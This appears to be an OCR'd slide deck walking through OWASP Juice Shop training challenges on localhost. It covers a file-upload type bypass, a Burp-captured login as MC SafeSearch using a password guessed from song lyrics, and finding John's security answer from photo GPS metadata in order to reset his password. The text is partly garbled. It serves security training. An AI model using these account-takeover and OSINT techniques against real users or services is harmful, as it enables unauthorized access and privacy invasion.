Total Price: 21.94

Elements Console Sources Network Performance Memory Application Lighthouse DOM Inspector

Manifest Service Workers Storage

LocalStorage http://localhost:3000

value 1

1 characters selected

Broken Access Control: #Challenge: 3. View Basket

Security Misconfiguration

Challenge 1 - Deprecated Interface

For this challenge you have to create a “test” account

The screenshot shows a web browser displaying the OWASP Juice Shop application at `localhost:3000/#/complain`. The page title is "Complaint". A red box highlights the URL bar. The main form has several fields:

- Customer:** test@test.com
- Message ***: A large text area with placeholder text "Please provide a text."
- Invoice:** A file input field containing the value "Choose File owasp_juice...2-11-29.json".

A red box highlights the error message "Forbidden file type. Only PDF, ZIP allowed." above the message text area. Another red box highlights the "Choose File" button in the invoice input field.

Security Misconfiguration: #Challenge: 1. Deprecated Interface

The screenshot shows a web browser window with three tabs, all titled "OWASP Juice Shop". The active tab displays a "Complaint" form. The form includes fields for "Customer" (with email "test@test.com") and "Message" (with placeholder "Please provide a text"). Below these is an "Invoice" field containing a JSON file named "owasp_juice...2-11-29.json". A "Submit" button is at the bottom. The developer tools are open, with the "Elements" tab selected. A red box highlights the file input element in the DOM tree, which has an ID of "file" and an "accept" attribute of ".pdf,.zip". The right panel of the developer tools shows the styles applied to this element.

```
Elements Console Sources Network Performance Memory Application Lighthouse DOM Invader
```

```
element.style { margin-left: 10px; }  
input[type="file"] { user agent stylesheet  
appearance: none;  
background-color: initial;  
cursor: default; }
```


Security Misconfiguration: #Challenge: 1. Deprecated Interface

Challenge 1 - Login MC SafeSearch


Sensitive Data Exposure -> OSINT

Challenge 2 - Meta Geo Stalking

Challenge 3 - Visual Geo Stalking



Sensitive Data Exposure -> OSINT: #Challenge: 1. Login MC SafeSearch



Sensitive Data Exposure -> OSINT: #Challenge: 1. Login MC SafeSearch

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept is on Action

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 48
4 sec-ch-ua: "Chromium";v="103" ".Not/A/Brand";v="99"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cooki
g64R9OnAGotWUXHwXT5FyiXZiL8H96ck4S9oSgS66sZoswWH7xd12
Connection: close
{
  "email": "admin@juice-shop",
  "password": "12345"
}
```

Scan Ctrl+I
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser >
Engagement tools [Pro version only] >
Change request method
Change bodyencoding
Copy Ctrl+C
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests >
Do intercept >
Convert selection >
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation


Comment this item HTTP/1

Inspector

Request Attributes 2
Request Query Parameters 0
Request Cookies 4
Request Headers 17

0 matches

Right Ctrl



Sensitive Data Exposure -> OSINT: #Challenge: 1. Login MC SafeSearch

Information about the challenge

Check the video

Protect Ya Passwordz (2014) by MC Safesearch

Info from the lyrics

Mr. Noodles

Mr. Noodles

Change vowels with zeros

Sensitive Data Exposure -> OSINT: #Challenge: 1. Login MC SafeSearch

1 x 2 x 3 x +

Search ...

Send

Cancel < >

Request

Pretty Raw Hex

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 62
4 sec-ch-ua: "Chromium";v="103", ".Not/A Brand";v="99"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
g64P9OnA6otWUXHnXTSFyiXZiL8H96ck4S9oSg3t66sZoswWH7Xd12PwKVL
18 Connection: close
19
20 {
  "email": "mc.safesearch@juice-sh.op",
  "password": "Mr. NOODles"
}
```

? Search... 0 matches

Done

Response

Pretty Raw Hex Render

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 838
9 ETag: W/"346-/VdhIMXdfUVu/SmcN+bYvVzOYE"
10 Vary: Accept-Encoding
11 Date: Sat, 03 Dec 2022 15:37:22 GMT
12 Connection: close
13
14 {
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGZFOY5I6eyJpZC16OwidxNlcms5bwUi01iilCJlbWPbC16In1jLnNhZmVzZWFrY2hAanVpY2Utc2gub3AiLCJwYXNzd29yZCI6ImIwM2Y0YjBiYThiNDU4ZmEvYWNkYzAyY2RiOTUzYmM4IiwiIcm9sZSI6ImI1c3RvbWVyiIwiZGVsdxh1VG9rZW4i0IiilCJsYXNOTG9naW5JcCI6IiIsInByb22pbGVjbWFnZSIGInFzc2V0cy9wdWJsaWhMvaWhhZ2VzL3VwbGshZHMyZGVmYXVsdc5zdmicLCJ0b3RwU2VjcmV0IjoiIiwiXNBY3RpdmUiOnRydWUsImNyZWFOZRbdC16IjIwMjItMTItMDigMTI6MTEGMDcuNzA2ICswMDowMCIsInVzZGF0ZWRbdC16IjIwMjItMTItMDigMTI6MTEGMDcuNzA2ICswMDowMCIsImRlbGV0ZWRbdC16bnVsbH0sImhdC16MTY3MDA4MTg0MywiZhwIjoxNjcwMDk50D02fq.KfLwgSekC087w-MT_ytLwl4_qWpn_i6E7xi5AQ8U02roxdGjqci9ZMAkL0mBcjGPmzQjpBPMLs_lnXpVlHIN3ftnzSi_Yz_JvyNED8YZKCSaXAmGMruIEFhwiXWPQ8RAGP4KdVaIptxOCIExxaF09TIE
47.1.144.111:3000

```

? Search... 0 matches

Target: http://localhost:3000



HTTP/1

**Inspector**

Request Attributes 2


Request Query Parameters 0

Request Cookies 4

Request Headers 17


Response Headers 11

1,196 bytes | 42 millis




Right Ctrl

Sensitive Data Exposure -> OSINT: #Challenge: 1. Login MC SafeSearch



A screenshot of a challenge card for "Challenge 2 - Meta Geo Stalking". The card has a dark background with light-colored text. It includes the challenge title, a difficulty rating of "★★", and a detailed description of the task: "Determine the answer to John's security question by looking at an upload of him to the Photo Wall and use it to reset his password via the [Forgot Password](#) mechanism." The word "Forgot Password" is highlighted with a red box. To the right of the challenge text, there are two circular tags: "Sensitive Data Exposure" and "OSINT". In the bottom right corner, there is a teal button with a padlock icon and the text "unsolved". A red arrow points from the "Forgot Password" link in the challenge description to the email address "john@juice-sh.op" located below the challenge card.

Sensitive Data Exposure -> OSINT: #Challenge: 2. Meta Geo Stalking



Sensitive Data Exposure -> OSINT: #Challenge: 2. Meta Geo Stalking



```
File Actions Edit View Help
ls exiftool favorite-hiking-place.png
File exiftool Version Number : 12.44
File Name : favorite-hiking-place.png
Directory : .
File Size : 667 kB
File Modification Date/Time : 2022:12:03 10:45:49-05:00
File Access Date/Time : 2022:12:03 10:45:57-05:00
File Inode Change Date/Time : 2022:12:03 10:45:57-05:00
File Permissions : -rw-r--r--
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 471
Image Height : 627
Bit Depth : 8
Color Type : RGB
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
Exif Byte Order : Little-endian (Intel, II)
Resolution Unit : inches
Y Cb Cr Positioning : Centered
GPS Version ID : 2.2.0.0
GPS Latitude Ref : North
GPS Longitude Ref : West
GPS Map Datum : WGS-84
Thumbnail Offset : 224
Thumbnail Length : 4531
SRGB Rendering : Perceptual
Gamma : 2.2
Pixels Per Unit X : 3779
Pixels Per Unit Y : 3779
Pixel Units : meters
Image Size : 471x627
Megapixels : 0.295
Thumbnail Image : (Binary data 4531 bytes, use -b option to extract)
GPS Latitude : 36 deg 57' 31.38" N
GPS Longitude : 84 deg 20' 53.58" W
```

Sensitive Data Exposure -> OSINT: #Challenge: 2. Meta Geo Stalking

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OWASP Juice Shop OWASP Juice Shop OWASP Juice Shop

localhost:3000/#/forgot-password

Forgot Password

Email * john@juice-sh.op

Security Question * What's your favorite place to go hiking?

New Password *

Repeat New Password *

Show password advice

Change

File Actions Edit View Help

`ls exiftool favorite-hiking-place.png`

ExifTool Version Number	: 12.44
File Name	: favorite-hiking-place.png
Directory	:
File Size	: 667 kB
File Modification Date/Time	: 2022:12:03 10:45:49-05:00
File Access Date/Time	: 2022:12:03 10:45:57-05:00
File Inode Change Date/Time	: 2022:12:03 10:45:57-05:00
File Permissions	: -rw-r--r--
File Type	: PNG
File Type Extension	: png
MIME Type	: image/png
Image Width	: 471
Image Height	: 627
Bit Depth	: 8
Color Type	: RGB
Compression	: Deflate/Inflate
Filter	: Adaptive
Interlace	: Noninterlaced
Exif Byte Order	: Little-endian (Intel, II)
Resolution Unit	: inches
Y Cb Cr Positioning	: Centered
GPS Version ID	: 2.2.0.0
GPS Latitude Ref	: North
GPS Longitude Ref	: West
GPS Map Datum	: WGS-84
Thumbnail Offset	: 224
Thumbnail Length	: 4531
SRGB Rendering	: Perceptual
Gamma	: 2.2
Pixels Per Unit X	: 3779
Pixels Per Unit Y	: 3779
Pixel Units	: meters
Image Size	: 471x627
Megapixels	: 0.295
Thumbnail Image	: (Binary data 4531 bytes use -b option to extract)
GPS Latitude	: 36 deg 57' 31.38" N
GPS Longitude	: 84 deg 20' 53.58" W

Sensitive Data Exposure -> OSINT: #Challenge: 2. Meta Geo Stalking

File Machine View Input Devices Help

OWASP Juice Shop OWASP Juice Shop OWASP Juice Shop Daniel Boone National Forest Burp Suite

← → C https://www.google.com/maps/place/Daniel+Boone+National+Forest/@36.9332397,-84.3969441,11z/data=!4m1!1m7!3m6!1s0x0:0x49a80dc4ea867... Sign In

36 57' 31.38" N, 84 20' 53.58" W

Daniel Boone National Forest

4.7 ★★★★★ 10,156 reviews

National forest

Directions Save Nearby Send to phone Share


Hiking, camping, rock-climbing, hunting & more, among sandstone cliffs, lakes, rivers & trees.

✓ Dogs allowed

Layers

Map data ©2022 Google India Terms Privacy Send feedback 5 km Right Ctrl

Sensitive Data Exposure -> OSINT: #Challenge: 2. Meta Geo Stalking



Visual Geo Stalking ★★

Determine the answer to Emma's security question by looking at an upload of her to the Photo Wall and use it to reset her password via the [Forgot Password](#) mechanism.

Sensitive Data Exposure OSINT

unsolved

emma@juice-sh.op



